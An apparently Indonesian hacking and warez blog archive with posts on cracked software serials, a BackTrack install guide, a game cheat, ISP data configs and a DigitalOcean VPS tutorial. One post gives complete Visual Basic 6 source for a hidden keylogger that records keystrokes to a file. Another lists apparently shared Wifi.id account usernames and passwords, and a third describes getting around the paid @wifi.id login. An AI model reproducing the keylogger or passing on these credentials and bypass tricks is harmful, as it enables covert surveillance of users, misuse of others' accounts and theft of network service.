Showing posts with label Free Download. Show all posts
Saturday, November 21, 2015


Jit Bit Macro Recorder V 5..7.4 Full Serial Key


Jitbit Macro Recorder adalah software terbaru untuk microsoft windows yang berukuran kecil tetapi memiliki fungsi yang sangat hebat. Aplikasi ini dapat dijadikan keyboard dan mouse recorder artinya anda dapat merekam segala aktivitas keyboard dan juga mouse. Biasanya aplikasi ini digunakan untuk para gamers dijadikan sebagai program untuk GB Permainan contohnya menaikan pangkat Point Blank ^_^ !

Untuk mengaktifkan software ini menjadi full version cukup masukan serial number yang sudah saya siapkan untuk anda 100% Work Gratis.

Screenshot

File Size : 708 KB
Download Server 1


Download server 2


Serial Key 


Password: www.4allprograms.net

Source : 4allprograms.net
Thanks For visit and back to my blog ok
Saturday, April 11, 2015

Instalasi BackTrack 5 Menggunakan Virtual Box

Linux BackTrack sama halnya dengan sebuah distro Linux lainnya, tetapi dilengkapi dengan banyak program  keamanan yang sebagian besar berguna untuk peretasan, terutama peretasan jaringan seperti Bluetooth, nirkabel, atau lainnya. Dengan menggunakan tools dari Linux BackTrack, kita dapat melakukan peretasan pada berbagai perangkat jaringan komputer.
Linux BackTrack merupakan sebuah live CD berukuran 2 GB, yang juga bisa diinstal di harddisk. Supaya kita dapat menjalankan BackTrack tanpa harus ke luar dari Windows, kita dapat menggunakan program/software Virtual Machine, pada kesempatan ini kita menggunakan produk Oracle yaitu Virtual Box. Berikut akan saya terangkan langkah-langkah menginstall BackTrack pada Virtual Machine Virtual Box.

  1. Pada kondisi ini, saya berasumsi bahwa Virtual Box sudah terinstall pada OS Windows kita. Langkah pertama, kita membuat mesin virtual (Virtual Machine) baru dengan menekan tombol New.
  2. Kemudian akan muncul jendela New Virtual Mechine Wizard. Proses selanjutnya klik Next.
  3. Pada jendela selanjutnya kita menentukan nama dan jenis sistem operasi yang akan kita pakai. Pada baris Name kita ketikan Back Track 5 untuk mewakili nama sistem operasi yang kita gunakan. Pada baris Type kita pilih Linux dan secara default pada bagian Version akan dipilihkan Ubuntu. Karena BackTrack based Debian/Ubuntu, maka kita setujui saja dengan lanjut pada proses selanjutnya dengan menekan Next.
  4. Selanjutnya tentukan berapa banyak memory (RAM) yang digunakan untuk menjalankan VirtualBox. Geser slider ke kanan untuk menambah ukuran memori. Pada kesempatan ini saya alokasikan memori sebesar 1024 MB, dan lanjutkan dengan menekan Next.
  5. Selanjutnya kita menentukan kapasitas Hard drive, secara default akan dibuat sebesar 8 GB. Lanjutkan dengan menekan tombol Create. 
  6. Selanjutnya menentukan type file untuk hard drive. Pada kondisi ini kita sepakati dengan format VDI dan dilanjutkan dengan menekan tombol Next.
  7. Kita pilih Dynamically allocated, karena kita akan mengubah ukuran Hard drive yang sudah kita alokasikan tadi. Lanjutkan dengan menekan tombol Next.
  8. Jika kita berencana menginstallkan BackTrack 5 ke perangkat Virtual Machine, maka dia akan membutuhkan ukuran hard drive sebesar 12,5 GB. Pada kesempatan ini, saya mengalokasikan hard drive sebesar 16,31 GB dengan mengeser tanda panah ke kanan dan dilanjutkan dengan menekan tombol Create.
  9. Dengan begitu kita telah berhasil membuat Virtual Machine pada Virtual Box. Kemudian jalan virtual machine dengan menekan tombol Start (Panah kanan warna hijau). Pada kondisi ini DVD Back Track sudah berada di dalam optical Drive (DVD ROM). 
  10. Tampilan loading yang terjadi pada instalasi adalah sebagai berikut:
  11. Maka akan keluar tampilan seperti ini, kemudian pilih Backtrack Text - Default Boot Text Mode
  12. Ketikan startx kemudian ENTER
  13. Klik 2 kali icon install backtrack
  14. Pemilihan bahasa yang akan di gunakan pada saat instalasi, kalau saya pribadi memilih english kemudian forward
  15. Tahapan ini adalah penyesuaian waktu pada lokasi anda, pada percobaan tersebut pilih Regional: Asia dan Time zone : Indonesia (jakarta). Kemudian tekan forward.
  16. Pemilihan keyboard, pada percobaan ini kita pilih default kemudian tekan forward.
  17. Tahap persiapan “DISK SPACE”, dipilih settingan default yaitu Erase and use the entire disk. Kemudian tekan forward.
  18. Kemudian tekan “INSTALL” untuk memulai proses instalasi pada backtrack 5 R3.
  19. Proses Instalasi akan berjalan seperti berikut sampai selesai.
     Thanks Your For Visiting 
     
Thursday, April 9, 2015

Source code Bot Visitor Dengan Visual Basic 6.0

Haha mau post lagi tentang Visual basic tapi ini  bukan keylogger melaikan Bot
Mari kita bahas bersama di laptop haha ini bukan acara bukan empat mata ternyata gw bawel juga yah   ini dia yang ngaku dirinya bawel haha
skarang kita bahas Di bawah yah biar rapi haha.


Bahan :
 
 SC : DISINI [PASSWORD : all-game.heck.in ]
 
 VB6.0

Install Aplikasi VB6(EnterpriseEditionFull).
Lalu Masukan Serial Code Nya. Jika Memakai Yang Portable Langsung Saja. Import File Yang Tdi sudah di download. Lalu build atau klik make project.exe Kalau ingin di hiasi silahkan tapi jika tidak work tanggu sendiri.
ya sudah gitu aja karena tutor gak usah di jelas karena gampang coba aja
itu adalah bot visitor gunakan dengan kebaikan Yh

Source Code Keylogger Sederhana dengan Visual Basic 6 [ NOT SUPPORT VB PORTABLE ]

Jumpa lagi lama udah gak Post karena ADMIN lagi sibuk hihi tapi tenang saya gak akan lupa blog ini ehh gw malah curhat skarang saya bahas di postingan ini adalah Keylogger kalo kalian gak ngerti sayang internet di sia sia in kalo gak tahu ya sudah gak banyak omong lagi mari kita mulai atau di bahas , di tutorial cara membuat keylogger dengan visual basic6.0(vb6) Ok.
Langsung aja ke topik, persiapkan bahan-bahan dulu. Nih


1. Visual Basic6.0(vb6) Di google jangan portable
2. Download source code di Sini

 Langkah - Langkah :

  • Buat Sebuah Form Standart EXE
  • Tambahkan Sebuah Timmer Dengan Interval = 1
  • Dan Copy Sourcecode Keylogger di bawah ini ke form yg anda buat !

Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer


Private Type TList

    kode As Integer

    bawah As String

    atas As String

End Type


Private List(1 To 255) As TList

Private IndexList As Integer


Private Sub AddToTable(kode As Integer, atas As String, bawah As String)

    IndexList = IndexList + 1

    List(IndexList).kode = kode

    List(IndexList).atas = atas

    List(IndexList).bawah = bawah

End Sub


Private Sub Build_Table()

    Dim i As Integer

    For i = 65 To 90

        AddToTable i, Chr(i), Chr(i + 32)

    Next i

    AddToTable 48, ")", "0"

    AddToTable 49, "!", "1"

    AddToTable 50, "@", "2"

    AddToTable 51, "#", "3"

    AddToTable 52, "$", "4"

    AddToTable 53, "%", "5"

    AddToTable 54, "^", "6"

    AddToTable 55, "&", "7"

    AddToTable 56, "*", "8"

    AddToTable 57, "(", "9"

    AddToTable &H60, "", "0"

    AddToTable &H61, "", "1"

    AddToTable &H62, "", "2"

    AddToTable &H63, "", "3"

    AddToTable &H64, "", "4"

    AddToTable &H65, "", "5"

    AddToTable &H66, "", "6"

    AddToTable &H67, "", "7"

    AddToTable &H68, "", "8"

    AddToTable &H69, "", "9"

    AddToTable Asc(" "), " ", " "


End Sub


Private Sub Form_Load()

    Me.Visible = False

    Build_Table

End Sub


Private Sub AddToFile(Isi As String)

    Dim Data As String

    Dim FileHandler As Long


    If (Dir(App.Path & "\mylog.txt") <> "") Then

        FileHandler = FreeFile

        Open App.Path & "\mylog.txt" For Input As #FileHandler

            Data = Input(LOF(FileHandler) - 2, #FileHandler)

        Close #FileHandler

    End If


    FileHandler = FreeFile

    Open App.Path & "\mylog.txt" For Output As #FileHandler

        Print #FileHandler, Data & Isi

    Close #FileHandler

End Sub


Private Sub Timer1_Timer()

    Dim i As Integer

    Dim a, b As Integer

    For i = LBound(List) To UBound(List)

        a = GetAsyncKeyState(List(i).kode)

        b = GetAsyncKeyState(16)

        If (a = -32767) Then

            If (b = -32768) Then

                AddToFile List(i).atas

            Else

                AddToFile List(i).bawah

            End If

            Exit For

        End If

    Next

End Sub


Setelah itu anda edit sesuai selera anda 


Jika selesai jangan lupa baca Keterangan di Bawah


Keterangan :
Maksud dari App.Path adalah hasil log akan disimpan dalam file "mylog.txt" yang berada satu directory dengan program, jadi dimana file .exe disimpan disitu file log tersimpan.
mylog.txt adalah nama file log, semua ketikan keybord akan masuk ke file mylog.txt
Saturday, March 21, 2015

Cheat LINE Let's Get Rich Hack Pendant Draw And Shop

Kalian bingung mencari cheat Line Let's Get Rich ?? Nah sekarang saya akan membagikannya secara gratis :)

Tutorial Install:
Install Get Rich Hack Pro Apk V.0.1
Download File Hack ".zip"nya
Lalu Kalian Rubah Extensi Filenya Menjadi ".rar".
Buka Get Rich Hack Pronya.
Ke Menu Setting dan Centang Yang Ingin Kalian Gunakan dan Back.
Cari Folder .rar Tadi.
Setelah itu isi CodeHex di Bawah ini , Sesuai Urutan :
[Hck_GRich0551.arr]
h1zm221
[Hck_Grich0021.arr]
h01e0hi3
Lalu Tekan Tombol Hack.
Lalu Tunggu Hingga Selesai. Setelah Itu Login Get Rich Kalian.


Berikut Penampakannya


Thank You

[UPDATE] AKUN WIFI.ID Sampai Oktober 2015

Username And Password Wifi.id Speedy Instant Februari 2015SPIN AKUN SPEEDY INSTAN GRATIS FEBRUARI 2015| Akun Speedy Instan Wifi.id Terbaru Gratis MasihAktif Februari 2015 Akaito akan membagikan Akun speedy instan Wifi.id terbaru,kali ini akan dibagikan secara gratis sehingga teman teman sekalian bisa memakainya secara leluasa.Akun Speedy Instan Wifi.id Terbaru Gratis Februari 2015

Username : 89302715787
Password : 13883358116827
Status SPIN Anda AKTIF sampai 06-12-2016

User: 89302477648
Pass: 97291477694635
Status SPIN Anda AKTIV sampai 08-10-2015

Username: 89302477623
Password: 78279446463817
Status SPIN Anda AKTIV sampai 15-08-2015

User: 89302024051
Pass: 75506146029436
Setatus SPIN Anda AKTIF Sampai 21-04-2015
    Mau Lebih Banyak ? Download Di Bawah INI
Disini 3 kb
Thank You 
Error ?  Comment 
     
Friday, March 20, 2015

Config TRI AON 21 Maret 2015

Config Tri AON

Sett APN : internet / 3data / XLGPRS

Download :

TF :  Di sini   [ 22 kb ]


Work TKP Jatim

Beda tempat beda rasa , beda alat beda hasil
Sunday, March 15, 2015

Trik gratis akses jaringan @wifi.id 2015

Selamat Datang di Blog Iyung Rozy , 


Next Postingan kali ini saya akan Share  bagaimana cara gratis Login @wifiid tanpa User SPIN maupun Akun Flexy ( mungkin banyak yang masih belum tahu). Yakni dengan memanfaatkan layanan Hallo Star yang ada pada Iklan di halaman Selamat Datang @wifiid. Bagi yang sudah tahu jangan berbangga diri terlebih dahulu karena yang namanya ilmu itu harus dibagikan. Sebenarnya saya sudah beberapa minggu ini memakainya dan Alhamdulillah sampai hari ini masih dipakai  .
Untuk layanan Hallo Star sendiri  adalah layanan Live Video Streaming dengan konten entertainment untuk keterangan lebih lanjut kunjungi website resminya http://id.hallostar.com/
Yah mungkin ini dimaksudkan juga untuk mengenalkan Layanan Hallo Star pada Masyarakat luas, langsung saja simak langkah demi langkah yang saya uraikan dengan jelas dibawah ini :
  1. Nyalakan laptop dan konekkan ke jaringan @wifiid atau @Speedy Instant dan buka browser tunggu sampai di alihkan ke halaman login Selamat Datang di @wifiid lihat gambar di bawah ini 
Halaman Login @wifiid

2. Setelah berada dihalaman awal @wifiid silahkan ganti URL Default menjadi freewifi.star ( lihat gambar pada langkah pertama yang saya kotakin) atau jika tidak mau susah silahkan Bookmark halaman ini welcome9.wifi.id/wifi.id-wag/freewifi.star/?wlanuserip=10.212.94.146&gw_id=WAG-D5-KBL&ssid=@wifi.id&client_mac=2c-d0-5a-02-64-6c&redirect=http://www.msftncsi.com/redirect&loc=eth/3/1/0:110.0  


3. Setelah anda berada dihalaman Login Free Wifi Hallo Star silahkan anda klik disini untuk mendaftar ( lihat gambar dibawah ) . Meskipun ada tulisan akses gratis @wifiid selama 2 jam tapi sebenarnya setelah 2 jam habis kita bisa buat lagi dengan cara yang sama.


Halaman Login HAllo Star
4. Setelah itu anda registrasi lihat gambar dibawah ini 
Form Pendaftaran Hallo Star
Username silahkan diisi sembarang misal iyungrozy
Password silahkan diisi sembarang misal 86766676679090
Nickname dan Gender isi sembarang kemudian pilih Register dan tunggu 20 detik
5. Jika anda berhasil akan muncul halaman sukses login  Hallo Star, selamat sekaranga anda bisa Download dan Browsing di jaringan @wifiid dengan keecepatan Full Speed lihat gambar dibawah
Halaman Sukses Login Hallo Star
Keterangan :
1. Satu akun yang anda buat hanya bisa dipakai sekali setelah di daftarkan dan jangka waktu 2 jam
2. Setelah 2 jam akun Expired anda bisa mendaftar lagi ( saya sehari sampai 5x daftarnya )dengan user berbeda
3. Speed Wuss ga kalah sama orang yang login menggunakan Speedy Instan
4. Faktor keberhasilan adalah nickname , gunakan kombinasi huruf dan angka misal helmy8797
5. Faktor Face tidak mempengaruhi . . .hehe
semoga bermanfaat dan jika ada pertanyaan silahkan posting dibawah .

[UPDATE] Config AS Jatim 2015

UPDATE lagi  soal config tapii ini bukan tri melaikan telkomsel 

Tapi ini untuk AS Jatim Saja

Jadi kalo belom punya beli online

Link Download : DISINI

Maaf Masih belom punya Srenshot

Semoga Sukses 

Tutorial Cara Membeli & Deploy Cloud VPS DigitalOcean Hanya $5.00

VPS Cloud DigitalOcean termasuk salah satu cloud VPS yang memiliki harga sangat murah jika dibandingkan cloud VPS yang ada dipasaran. Hanya dengan 5 USD, kita sudah bisa memiliki cloud VPS.
Untuk melihat bagaimana performa cloud VPS murah DigitalOcean, kamu bisa menyimark benchmark sederhana saya:
512MB Ram sudah sangat cukup untuk membangun blog wordpress yang hebat. Jika kamu bosan dengan shared hosting atau selalu di-suspend gara-gara wp-robot, tidak ada salahnya untuk mencoba DigitalOcean.
Sekarang, DigitalOcean memiliki tempat lokasi, NewYork, Amsterdam, SanFransisco, dan Singapura. Kedepannya, mereka berencana menambahkan server di lokasi lainnya juga.
Salah satu komitmen mereka adalah “Built by developers for developers“. Maksudnya mereka tahu kebutuhan dan keingan developers.
Mereka juga memiliki library yang cukup lengkap, DigitalOcean Help Community. Di sana kita bisa mendapatkan tutorial lengkap bagaimana menginstall software atau membangun host wordpress.
Berikut video singkat apa itu DigitalOcean.
Lalu bagaimana cara membeli VPS DigitalOcean?
Ikuti step by step di bawah, kita akan mencoba cloud VPS murah DigitalOcean hanya dengan 5 USD saja.

Step by Step Membangun Cloud VPS DigitalOcean

Tidak perlu waktu lama untuk membangun VPS DigitalOcean, hanya 55 detik saja cloud VPS murah kita sudah siap dipakai.
Bagaimana cara lengkapnya?
Berikut adalah step by step membangun VPS DigitalOcean. Pada tutorial ini saya asumsikan bahwa kamu belum pernah membeli VPS sebelumnya.
Daftar DigitalOcean di sini
saya akan menerima sedikit komisi afiliasi dari link di atas untuk membuat blog ini tetap hidup, jika Anda tidak bersedia, klik di sini.

Pertama, Deposit Droplets sebagai Cara Pembayaran DigitalOcean

Berbeda dengan cara pembayaran pada umumnya. Jika pada hosting provider lain kita membayar lalu akun hosting akan delevery melalaui email. Pada DigitalOcean kita melakukan deposit terlebih dahulu, nantinya kita bisa membuat VPS hanya dengan 55 detik.
cara membeli VPS
Halaman Registrasi di DigitalOcean
Lakukan registrasi di http://www.digitalocean.com/registrations/new. Setelah itu akan ada email masuk dari DigitalOcean yang berisi informasi kontak dan lainnya.
Login ke DigitalOcean di http://www.digitalocean.com/login.
VPS DigitalOcean
Deposit Droplets
Sekarang kita akan membuat VPS 512MB melalui halaman ini. Pilih menu Droplets, lalu klik Get Started. Nantinya, emua aktifitas seperti update DNS, SSH keys, dan update VPS akan dilakukan di halaman ini.
Pembayaran Melalui Paypal DigitalOcean
Halaman Deposit DigitalOcean
Ada dua pilihan menu pembayaran, paypal dan Credit Card, saya sendiri akan melakukan pembayaran melalui paypal. Kita bisa melakukan deposit sampai 100 USD, tetapi saran saya deposti $10 USD saja.
Membeli VPS DigitalOcean Melalui PayPal
Pembayaran Melalui PayPal
Kita akan masuk ke menu paypal, pilih pay with paypal account. Login dengan paypal account kita.Klik Pay Now. Nantinya kita akan dibawa ke halaman Droplets Billing DigitalOcean.
Balance & Usage DigitalOcean
Sekarang kita sudah memiliki deposit 10 USD.

Kedua, Deploy VPS untuk Mulai Membangun Cloud VPS DigitalOcean

Kita sudah memiliki 10 USD. Selanjutnya kita akan membangun VPS paling hemat di DigitalOcean, 512MB. Tidak perlu waktu lama, hanya 55 detik, VPS kita sudah siap dipakai.
Cloud VPS Murah
DigitalOcean Create Droplet
Masuk kembali ke menu droplets. Lalu pilih create droplets.
Cara membeli VPS DigitalOcean
Membuat hostname di DigitalOcean
Sekarang kita akan membuat VPS yang kita inginkan. Yang pertama harus kita isi adalah hostname. Hostname mirip dengan nama komputer di PC.
Untuk hostname, saya akan mengisinya dengan domain saya sendiri, misalnya ngeblog.co. Hostname nantinya akan menjadi subdomain dari domain tersebut.
Contoh hostname yang saya buat: nadiar.ngeblog.co
Memilih Resources DigitalOcean
Langkah selanjutnya memilih resource. Jangan terburu-buru mengambil resources yang besar, sebaiknya mulai dari yang paling kecil. Sebagai tolak ukur, blog ini dengan visitor unik sekitar 1000 – 5000 perhari belum memakan resources 512MB.
Lokasi Data Center DigitalOcean
Pilih Singapura jika target pengunjung dari Indonesia atau Asia
Setelah itu memilih lokasi, karena pengunjugn saya dari Indonesia dan Asia Timur, maka saya memilih Region Asia yaitu Singapura. Jika pengunjung blog kamu dari Eropa atau timur tengah, sebaiknya pilih New York atau Amsterdam.
Template OS DigitalOcean
Template OS DigitalOcean, pilih yang kamu suka
Setelah kita memilih resource dan lokasi, selanjutnya kita akan melakukan installasi sistem operasi. Saya menyarankan untuk memilih sistem operasi Debian 7 32 bit.
Perlu diperhatikan, arsitektur x32/x86 (32 bit) lebih hemat resource dibanding x64. Jika VPS yang kita miliki memiliki RAM dibawah 2GB sangat direkomendasikan untuk memakai x32/x86.
Enable VirtIO dan Create Droplet
Langkah terakhir, checklist Enable VirtIO dan klik Create Droplets.
*VirtIO digunakan untuk menginkatkan performa dari diskIO.
Depeloy VPS DigitalOcean
Depeloy VPS DigitalOcean kurang dari satu menit
Hanya dengan 55 detik, VPS kita telah selesai dibuat oleh DigitalOcean.

Ketiga, VPS Sudah Siap, Akses VPS DigitalOcean dengan PuTTY

Setelah VPS kita aktif, kita akan mendapat email dari DigitalOcean yang berisi root password untuk akses root. Email tersebut kurang lebih seperti ini:
Yay! Your new Droplet has been created!
You can access it using the following credentials:
IP Address: 172.243.xxx.xxx
Username: root
Password: xxxxxxxxxx
INSTRUCTIONS
To login to your droplet, you will need to open a terminal window and copy and paste the following string:
ssh root@172.243.xxx.xxx
Once you’ve entered the string, copy and paste your password:
xxxxxxxxxx
If you’re having trouble, please visit the following tutorial:
http://www.digitalocean.com/community/articles/how-to-create-your-first-digitalocean-droplet-virtual-server
Happy coding,
DigitalOcean
Yang perlu kamu catat adalah IP Address, Username, dan Password.
Selanjutnya, untuk mengakses VPS kita akan memakai PuTTY. Download PuTTY, atau download installer-nya.
Install PuTTY seperti menginstall software pada umumnya. Buka PuTTY, kita akan mesuk pada halaman PuTTY.
PuTTY Configuration di VPS DigitalOcean
PuTTY Configuration
  1. Masukan IP Address yang kita terima dari DigitalOcean melalui email. Pilih port 22, connection type SSH.
  2. Agar kita mudah mengakses VPS kedepan, isi saved season dengan nama yang kamu suka untuk VPS ini. Saya mengisinya dengan DigitalOcean
  3. Klik save untuk menyimpan konfigurasi. Kedepan kita hanya perlu memilih season untuk login, lalu klik load.
  4. Klik open untuk membuka terminal. Akan ada popup yang memberitahukan key, klik yes.
Masuk sebagai root dan password yang telah disediakan di email. Untuk copy paste password dari email cukup copy, dan klik kanan saja untuk paste.
cloud VPS murah dari DigitalOcean
Contoh berhasil login ke VPS
Untuk mengganti password, kita hanya perlu menuliskan command

lalu tekan enter, nantinya kita akan diminta memasukan password baru.

Apa Selanjutnya..

Kita telah memiliki VPS DigitalOcean dengan harga yang sangat murah. Selanjutnya kita bisa menggunakan VPS ini apa saja. Tetapi, pada tutorial selanjutnya saya hanya akan menunjukan bagaimana cara membuat high performance wordpress blog dengan cloud VPS DigitalOcean.
Jangan lupa untuk mendaftar DigitalOcean melalui link refferal saya. Saya hanya mengambil sedikit keuntungan untuk menghidupkan blog ini.
Daftar DigitalOcean di sini
saya akan menerima sedikit komisi afiliasi dari link di atas untuk membuat blog ini tetap hidup, jika Anda tidak bersedia, klik di sini.
Nantikan tutorial selanjutnya, jangan lupa untuk subscribe untuk update langsung. Semoga tutorial cara membeli VPS cloud DigitalOcean ini bisa bermanfaat.

[UPDATE] Config Tri Terbaru

UPDATE lagi Config Tri Aon  Yang kemarin pasti udh RC  Jadi saya post kembali

Config ada 5 Beda Server

Set APN HP Lu internet / 3data

Jadi Beda Tempat Beda Rasa
  Link : SENE


 Semoga Sukses Dan Tamvan
Harap tinggalkan Komentar kalian
Saturday, March 14, 2015

[UPDATE] Config TRI AON 2015

Config Tri AON , Expired 2 Week

Tri OON Koit itu hanyalah mitos

Config ini udah 2 hari masih Awet 

Yang mau confignya , silahkan download

DISINI

Sett APN : internet / 3data

Semoga anda tamvan